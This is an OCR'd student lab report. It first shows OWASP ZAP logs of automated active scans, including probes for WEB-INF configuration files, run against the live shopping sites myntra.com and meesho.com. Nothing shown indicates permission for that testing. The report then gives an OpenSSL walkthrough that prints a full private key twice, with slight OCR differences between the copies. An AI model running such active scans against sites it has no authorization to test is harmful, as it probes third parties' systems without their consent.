
(2)


Untitled Session - 20221110-091241 - OWASP ZAP 2.12.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://www.myntra.com
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Attack complete - see the Alerts tab for details of any issues found
History
Search
Alerts
Output
Spider
Active Scan
New Scan
Progress:
1: http://www.myntra.com
100%
Current Scans: 0
Num Requests: 113
New Alerts: 34
Export
Sent Messages
Filtered Messages
Id
Req. Timestamp
Resp. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
275 11/10/22, 9:16:19 AM 11/10/22, 9:16:19 AM GET http://www.myntra.com 200 OK 48 ms 346 bytes 7,077 bytes
276 11/10/22, 9:16:19 AM 11/10/22, 9:16:19 AM GET http://www.myntra.com/robots.txt 200 OK 54 ms 346 bytes 7,099 bytes
278 11/10/22, 9:16:19 AM 11/10/22, 9:16:19 AM GET http://www.myntra.com 200 OK 60 ms 346 bytes 7,077 bytes
279 11/10/22, 9:16:19 AM 11/10/22, 9:16:19 AM GET http://www.myntra.com/robots.txt 200 OK 53 ms 346 bytes 7,099 bytes
281 11/10/22, 9:16:19 AM 11/10/22, 9:16:19 AM GET http://www.myntra.com/sitemap.xml 200 OK 57 ms 346 bytes 7,097 bytes
283 11/10/22, 9:16:20 AM 11/10/22, 9:16:22 AM GET http://www.myntra.com/sitemap.xml 200 OK 2.27 s 346 bytes 7,097 bytes
285 11/10/22, 9:16:22 AM 11/10/22, 9:16:22 AM GET http://www.myntra.com/sitemap.xml 200 OK 142 ms 346 bytes 7,097 bytes


Untitled Session - 20221110-091241 - OWASP ZAP 2.12.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://www.myntra.com
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Actively scanning (attacking) the URLs discovered by the spider(s)
History
Search
Alerts
Output
Spider
Active Scan
New Scan
Progress:
1: http://www.myntra.com
7%
Current Scans: 1
Num Requests: 5
New Alerts: 0
Export
Sent Messages
Filtered Messages
Id
Req. Timestamp
Resp. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
161 11/10/22, 9:16:06 AM 11/10/22, 9:16:06 AM GET http://www.myntra.com/4588858929260325956 200 OK 134 ms 346 bytes 7,123 bytes
162 11/10/22, 9:16:06 AM 11/10/22, 9:16:06 AM GET http://www.myntra.com/8230766798322597354 200 OK 67 ms 346 bytes 7,123 bytes
164 11/10/22, 9:16:07 AM 11/10/22, 9:16:07 AM GET http://www.myntra.com/WEB-INF/web.xml 302 Redirect 45 ms 221 bytes 0 bytes
165 11/10/22, 9:16:07 AM 11/10/22, 9:16:07 AM GET http://www.myntra.com/WEB-INF/applicationContext... 302 Redirect 39 ms 241 bytes 0 bytes
Alerts 0 4 2 2
Main Proxy: localhost:8080
Current Scans 0 0 1 1 0 0 0 0

(3)


Untitled Session - 20221110-091241 - OWASP ZAP 2.12.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack: http://www.meesho.com
Select...
Use traditional spider:
Use ajax spider: with Firefox Headless
Attack
Stop
Progress: Actively scanning (attacking) the URLs discovered by the spider(s)
History
Search
Alerts
Output
Spider
Active Scan
New Scan
Progress: 2: http://www.meesho.com
91%
Current Scans: 1
Num Requests: 76
New Alerts: 4
Export
Sent Messages
Filtered Messages
Id
Req. Timestamp
Resp. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
421 11/10/22, 9:22:22 AM 11/10/22, 9:22:22 AM GET http://www.meesho.com/robots.txt 200 OK 263 ms 346 bytes 1,850 bytes
423 11/10/22, 9:22:22 AM 11/10/22, 9:22:22 AM GET http://www.meesho.com 200 OK 337 ms 346 bytes 1,840 bytes
425 11/10/22, 9:22:22 AM 11/10/22, 9:22:22 AM GET http://www.meesho.com/robots.txt 200 OK 280 ms 346 bytes 1,850 bytes
427 11/10/22, 9:22:22 AM 11/10/22, 9:22:22 AM GET http://www.meesho.com 200 OK 216 ms 346 bytes 7,077 bytes
428 11/10/22, 9:22:23 AM 11/10/22, 9:22:23 AM GET http://www.meesho.com/robots.txt 200 OK 100 ms 346 bytes 7,099 bytes
430 11/10/22, 9:22:23 AM 11/10/22, 9:22:23 AM GET http://www.meesho.com 200 OK 152 ms 346 bytes 7,077 bytes
431 11/10/22, 9:22:23 AM 11/10/22, 9:22:23 AM GET http://www.meesho.com/robots.txt 200 OK 291 ms 346 bytes 7,099 bytes
Alerts 0 4 2 2
Main Proxy: localhost:8080
Current Scans 0 0 3 1 0 0 0 0


Untitled Session - 20221110-091241 - OWASP ZAP 2.12.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack: http://www.meesho.com
Select...
Use traditional spider:
Use ajax spider: with Firefox Headless
Attack
Stop
Progress: Actively scanning (attacking) the URLs discovered by the spider(s)
History
Search
Alerts
Output
Spider
Active Scan
New Scan
Progress: 2: http://www.meesho.com
100%
Current Scans: 0
URLs Found: 6
Nodes Added: 2
Export
URLs
Added Nodes
Messages
Processed
Method
URI
Flags
GET http://www.meesho.com Seed
GET http://www.meesho.com/robots.txt Seed
GET http://www.meesho.com/sitemap.xml Seed
GET http://192.168.0.7:4080/nonauth/login.php?dest=aHR0cDovL3d3dy5tZWVzaG8uY... Out of Scope
GET http://192.168.0.7:4080/nonauth/login.php?dest=aHR0cDovL3d3dy5tZWVzaG8uY... Out of Scope
GET http://192.168.0.7:4080/nonauth/login.php?dest=aHR0cDovL3d3dy5tZWVzaG8uY... Out of Scope
Alerts 0 4 2 2
Main Proxy: localhost:8080
Current Scans 0 0 3 1 0 0 0 0

2. Demonstrate the working of OpenSSL and Stunnel.

Step-1 To Check version of OpenSSL & To create RSA Private Key
It will generate the RSA key file with the name of private key.

```
200420116068@kali:~$ openssl version
OpenSSL 1.1.1n  15 Mar 2022
200420116068@kali:~$ openssl genrsa -out private.key 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....................................................................................................................................................
.....................................................+++++
....+++++
e is 65537 (0x010001)
200420116068@kali:~$ cat private.key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuREPqIzCmmmn8dhSuxQMC+kG+hduxfCSLquICFBcwtkDAVvm
2er4HUhLS/kCKqwrX6wxu/BbELJY7Noy24nqGAZBzCnSf3Vrr6IruDR4NeWMIliE
rQflpyrkGT29t0IFBEw0Qn1zQWQoQWnljYrPwrhPZFTmlCbkQdP3SJkaxQqvDtnk
w24VCDgpvj17UGDGEskGByFuTDd5+EWDcGYPd7HrcBqBAa1hCaDfPMytsuehi9Ai
+BawOlYz+kjxIM6xfodut4SPbVRy8epkWRXmlvFgVgJDVvz+yQRBcfvkh5uT1jFN
0bhQF7tgvWjkiL7qFoN9azg+diiUbHS2GZr9QQIDAQABAoIBAHgBUTcJt7MraiUQ
Em2PTVR30fdgNIuUOSacQkSp38zVrfY2otaSYDuUwobMPJRx0lr6rPFipZqJG9LS
lwH3R142yHnccMwH10F3loQHOiAw7pLi9X3CTi/9RxX7DEeGPvyPcZ/f+1ne2Z+5
TIphBeINZCX6S96r7X2mNobUCSDVdk1vg9ftgpVq0NO6seyXHtJEUX0tXnDFzy3g
mZjq0f0Nv/E8gmhye8y6uoDJ4kVhaxhMwMnOi8VkuFW6s7zcOzuCneVt5i8/lF11
KpSwjfBSIAq8WCeQQrKxVf2MwZxAix0tt8Yh3VuCquiDYr4717wHaQa85q4MarZB
tmxGtMUCgYEA7gtWqisX4E1u8IsTnjtVViOtKiiiQRfP+R1aG/xyHhb2xjt2TR3A
YJ4mgwsqT0vfYs793bG0H4D0CelnrJpzU3p94YgRRxF3dE8iniou/0ZGlO7MneAa
ty03GmBDtCZA4xMF0FZsJM9gWHW8AliP3KDxHGoim7ZNTdlL/XGq+VcCgYEAxwa3
7L0ijCfdim+FOZisgNW8Lo6Vd68cWtPryWrardHpIdmx7vVfLyiN/y/a18036nCn
yHq1Av+6bc8B/jW4bkamrxT1TMwv9XquhYE/pQpRrImJqcEGNHuaZxetv54qR63e
05tlNSv1YbFEeAMlKt51w8pI+ChJiJfkLsSLZycCgYA1vROMiPvz5Cc2YH9GSmjC
cH1oNhIjFcgamfi8tqnghxiguc3ELQJADZPuI3givKMqgEYpZTOfpRHypuGDwr5k
SxPd9UTJQXUxKahMAoPnlyrZ9mr0/SGq1qdI6hB+u+AMI0A9vzTcvoAmmDWgZfPc
P+0OmBtGAcrD11ljVuTdMwKBgBbfosvGgO3ytvduEbWo4kp8RgBjyrHSokOeD386
lJ9dfJmzV0vLT4Ev/AHUEiazIzYCdIYJ9DvAAEEWhXgd3HBwFkAQ/JAy92ATFXOq
gxIIuZJGzFeCI6BshDZM9l8LYniSdwWC2oLd5nmv0dqpIeBnaMlzuicrGihkrIjj
ddIJAoGAYGMwEREYABmWjhLLRBy6N9naUGLz0C1bGanSmYIYUZJgsqlFKhMast9T
grVmiLv0mt765u8Mhy2Xp41P/hgxXi2axsbgzgClWBgjTpMMGaIRqSOpypI1L+s8
wvsDZB6De1idkZZ8SkFdodyz0g2WKZI4HP31aA6jsTg3WlpPtgM=
-----END RSA PRIVATE KEY-----
200420116068@kali:~$
```

Step-2 Create new Private key and CSR
It will ask for the details like country code, state and locality name, Organization name, your name, email address, etc. And after entering all the details it will generate 2 files one with the CSR extension and the other with key extension representing CSR and private key respectively.

```
200420116068@kali:~$ openssl req -nodes -newkey rsa:2048 -keyout custom.key -out custom.csr
Generating a RSA private key
....+++++
.....................+++++
writing new private key to 'custom.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Gujarat
Locality Name (eg, city) []:Surat
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ABC Pvt Ltd
Organizational Unit Name (eg, section) []:Head-Office
Common Name (e.g. server FQDN or YOUR name) []:Disha
Email Address []:abc@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:Disha011
An optional company name []:XYZ Pvt Ltd
200420116068@kali:~$
```

Step-3 Create new Private key and Self signed certificate

It will ask for details like country code, state and locality name, Organization name, your name, email address, etc. And after entering all the details it will generate two files, one with the PEM extension and the other with a key extension representing Self Signed Certificate and private key respectively. In the example, have set validity to 730 days but in case if don't mention this then it will take the value of one month by default. Can change the algorithm of encryption at convenience. In this example, have used the SHA512 algorithm

```
200420116068@kali:~$ openssl req -x509 -sha512 -nodes -days 730 -newkey rsa:2048 -keyout custom.key -out custom.pem
Generating a RSA private key
.........+++++
.....+++++
writing new private key to 'custom.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Gujarat
Locality Name (eg, city) []:Surat
Organization Name (eg, company) [Internet Widgits Pty Ltd]:ABC Pvt Ltd
Organizational Unit Name (eg, section) []:Head-Office
Common Name (e.g. server FQDN or YOUR name) []:Disha
Email Address []:abc@gmail.com
200420116068@kali:~$ ls
custom.csr  custom.key  custom.pem  private.key
200420116068@kali:~$
```

Step-4 Verifying a CSR file

It will display the details entered at the time of creating the CSR file which could be used to verify that the correct CSR file is sent to the correct receiver.

```
200420116068@kali:~$ openssl req -noout -text -in custom.csr
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = IN, ST = Gujarat, L = Surat, O = ABC Pvt Ltd, OU = Head-Office, CN = Disha, emailAddress = abc@gmail.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:c1:d3:43:4d:ca:b6:d0:1d:ad:d8:0d:68:57:bd:
                    9d:2e:4c:c5:d0:8c:85:4f:ef:03:46:c7:c6:84:ce:
                    f3:95:ee:14:f6:78:0c:72:c6:e5:95:93:19:66:9d:
                    96:77:17:ae:b4:6b:8b:bb:ac:05:ee:9c:bf:d1:8e:
                    28:43:80:97:01:2c:d1:e4:e5:0c:44:ef:3a:9d:18:
                    6c:8d:ad:3d:a7:2d:72:08:37:9e:a2:69:7b:2c:6a:
                    ef:77:6e:8a:5f:f6:17:52:c8:59:99:47:70:f0:64:
                    bd:8b:a2:9b:c7:87:a0:e1:1e:2d:e0:e9:f1:62:fa:
                    11:11:c5:d3:13:0f:db:bd:f7:d3:11:f9:ec:ea:cb:
                    4e:b0:2e:81:13:58:4b:a1:df:d1:e9:be:47:24:fd:
                    6d:ce:71:de:2b:8e:8f:d6:68:d3:42:99:e6:ec:41:
                    58:3a:19:a4:77:15:7b:3b:e7:a6:83:95:d4:88:c0:
                    4e:60:58:79:80:e6:4b:92:88:6c:81:e2:4f:a5:51:
                    75:6a:bb:2f:17:00:13:b6:b6:58:f1:d4:04:c5:8a:
                    e7:e5:aa:b4:99:9f:df:32:1a:cc:be:a0:15:33:07:
                    c1:c9:5e:e0:85:52:85:d9:bf:36:d5:c8:82:66:bd:
                    ee:73:f3:d1:15:2a:69:43:60:db:b8:3d:ae:3a:86:
                    12:e9
                Exponent: 65537 (0x10001)
        Attributes:
            challengePassword        :Disha011
            unstructuredName         :XYZ Pvt Ltd
    Signature Algorithm: sha256WithRSAEncryption
         57:8e:d4:31:c6:8f:54:2d:93:31:b2:e9:a3:64:a8:aa:9a:55:
         c0:6d:29:c0:74:dd:bd:b3:44:1e:5a:28:c8:30:b7:6d:de:2e:
         be:d6:28:3f:d1:32:46:6f:cc:49:b5:50:cf:5f:23:58:29:f3:
         df:1d:71:e3:92:9d:9c:da:86:6a:d3:78:f7:2d:76:4b:d3:76:
         96:bc:00:a1:7e:4c:cf:e2:6e:5e:e4:ec:c5:3d:8d:ce:03:18:
         31:64:dd:e1:ab:d6:4c:a8:e3:8b:9d:4e:9c:40:70:89:e5:be:
         10:a8:45:1d:49:f2:6a:72:fe:52:aa:94:cf:6e:50:2e:f5:45:
         fe:bd:17:9b:68:02:66:0f:0d:40:f6:25:bb:63:42:01:a1:e7:
         7f:d0:95:6d:b8:43:ff:eb:8f:af:60:dc:ea:19:1d:ef:38:d3:
         4e:10:a4:6d:47:5d:2d:d2:a3:80:4c:53:56:5c:b6:f2:d8:4d:
         b6:fb:f4:e4:38:80:68:46:ac:df:e2:c0:96:7c:87:94:83:25:
         70:ac:c4:a4:91:07:ee:71:d6:73:80:9c:25:a1:a9:91:20:1e:
         07:2f:3f:5a:17:c3:84:11:b2:5a:61:1f:d3:e8:db:bd:64:e8:
         85:27:65:bf:93:ad:a4:f6:86:e3:13:f1:b1:ac:51:f5:bc:a1:
         e0:87:63:d1
200420116068@kali:~$
```

Step-5 Verifying a Private key file

It will verify and check the RSA key and if it is OK then It will display the result.

```
200420116068@kali:~$ openssl rsa -in private.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuREPqIzCmmmn8dhSuxQMC+kG+hduxfCSLquICFBcwtkDAVvm
2er4HUhLS/kCKqwrX6wxu/BbELJY7Noy24nqGAZBzCnSf3Vrr6IruDR4NeWMIliE
rQflpyrkGT29t0IFBEw0Qn1zQWQoQWnljYrPwrhPZFTmlCbkQdP3SJkaxQqvDtnk
w24VCDgpvj17UGDGEskGByFuTDd5+EWDcGYPd7HrcBqBAa1hCaDfPMytsuehi9Ai
+BawOlYz+kjxIM6xfodut4SPbVRy8epkWRXmlvFgVgJDVvz+yQRBcfvkh5uT1jFN
0bhQF7tgvWjkiL7qFoN9azg+diiUbHS2GZr9QQIDAQABAoIBAHgBUTcJt7MraiUQ
Em2PTVR30fdgNIuUOSacQkSp38zVrfY2otaSYDuUwobMPJRxOlr6rPFipZqJG9LS
lwH3R142yHnccMwH10F3loQHOiAw7pLi9X3CTi/9RxX7DEeGPvyPcZ/f+1ne2Z+5
TIphBeINZCX6S96r7X2mNobUCSDVdk1vg9ftgpVq0NO6seyXHtJEUX0tXnDFzy3g
mZjq0f0Nv/E8gmhye8y6uoDJ4kVhaxhMwMnOi8VkuFW6s7zcOzuCneVt5i8/lF11
KpSwjfBSIAq8WCeQQrKxVf2MwZxAixOtt8Yh3VuCquiDYr4717wHaQa85q4MarZB
tmxGtMUCgYEA7gtWqisX4E1u8IsTnjtVViOtKiiiQRfP+R1aG/xyHhb2xjt2TR3A
YJ4mgwsqT0vfYs793bG0H4D0CelnrJpzU3p94YgRRxF3dE8iniou/0ZGlO7MneAa
ty03GmBDtCZA4xMF0FZsJM9gWHW8AliP3KDxHGoim7ZNTdlL/XGq+VcCgYEAxwa3
7L0ijCfdim+FOZisgNW8Lo6Vd68cWtPryWrardHpIdmx7vVfLyiN/y/a18036nCn
yHq1Av+6bc8B/jW4bkamrxT1TMwv9XquhYE/pQpRrImJqcEGNHuaZxetv54qR63e
05tlNSv1YbFEeAMlKt51w8pI+ChJiJfkLsSLZycCgYA1vROMiPvz5Cc2YH9GSmjC
cH1oNhIjFcgamfi8tqnghxiguc3ELQJADZPuI3givKMqgEYpZTOfpRHypuGDwr5k
SxPd9UTJQXUxKahMAoPnlyrZ9mr0/SGq1qdI6hB+u+AMI0A9vzTcvoAmmDWgZfPc
P+0OmBtGAcrD11ljVuTdMwKBgBbfosvGgO3ytvduEbWo4kp8RgBjyrHSokOeD386
lJ9dfJmzV0vLT4Ev/AHUEiazIzYCdIYJ9DvAAEEWhXgd3HBwFkAQ/JAy92ATFXOq
gxIIuZJGzFeCI6BshDZM9l8LYniSdwWC2oLd5nmv0dqpIeBnaMlzuicrGihkrIjj
ddIJAoGAYGMwEREYABmWjhLLRBy6N9naUGLz0C1bGanSmYIYUZJgsqlFKhMast9T
grVmiLv0mt765u8Mhy2Xp41P/hgxXi2axsbgzgClWBgjTpMMGaIRqSOpypI1L+s8
wvsDZB6De1idkZZ8SkFdodyzOg2WKZI4HP31aA6jsTg3WlpPtgM=
-----END RSA PRIVATE KEY-----
200420116068@kali:~$
```

Step-6 Verifying the Certificate Signer Authority

It will display the details you entered at the time of creating the PEM file which could be used to verify that the correct PEM file is sent to the correct receiver.

```
200420116068@kali:~$ openssl x509 -in custom.pem -noout -issuer -issuer_hash
issuer=C = IN, ST = Gujarat, L = Surat, O = ABC Pvt Ltd, OU = Head-Office, CN = Disha, emailAddress = abc@gmail.com
cc763af3
200420116068@kali:~$
```

Step-7

Checking Hash value of Certificate

It will display the hash value of the PEM certificate file.

```
200420116068@kali:~$ openssl x509 -noout -hash -in custom.pem
cc763af3
200420116068@kali:~$
```

Step-8 Converting PEM to DER format

It will change the extension of the certificate from .pem to .der and will create a new file with .der extension.


```
200420116068@kali:~$ ls
custom.csr  custom.key  custom.pem  private.key
200420116068@kali:~$
```

Step-9 Checking PEM file certificate expiry date

It will display the valid from and valid up to date of the certificate.

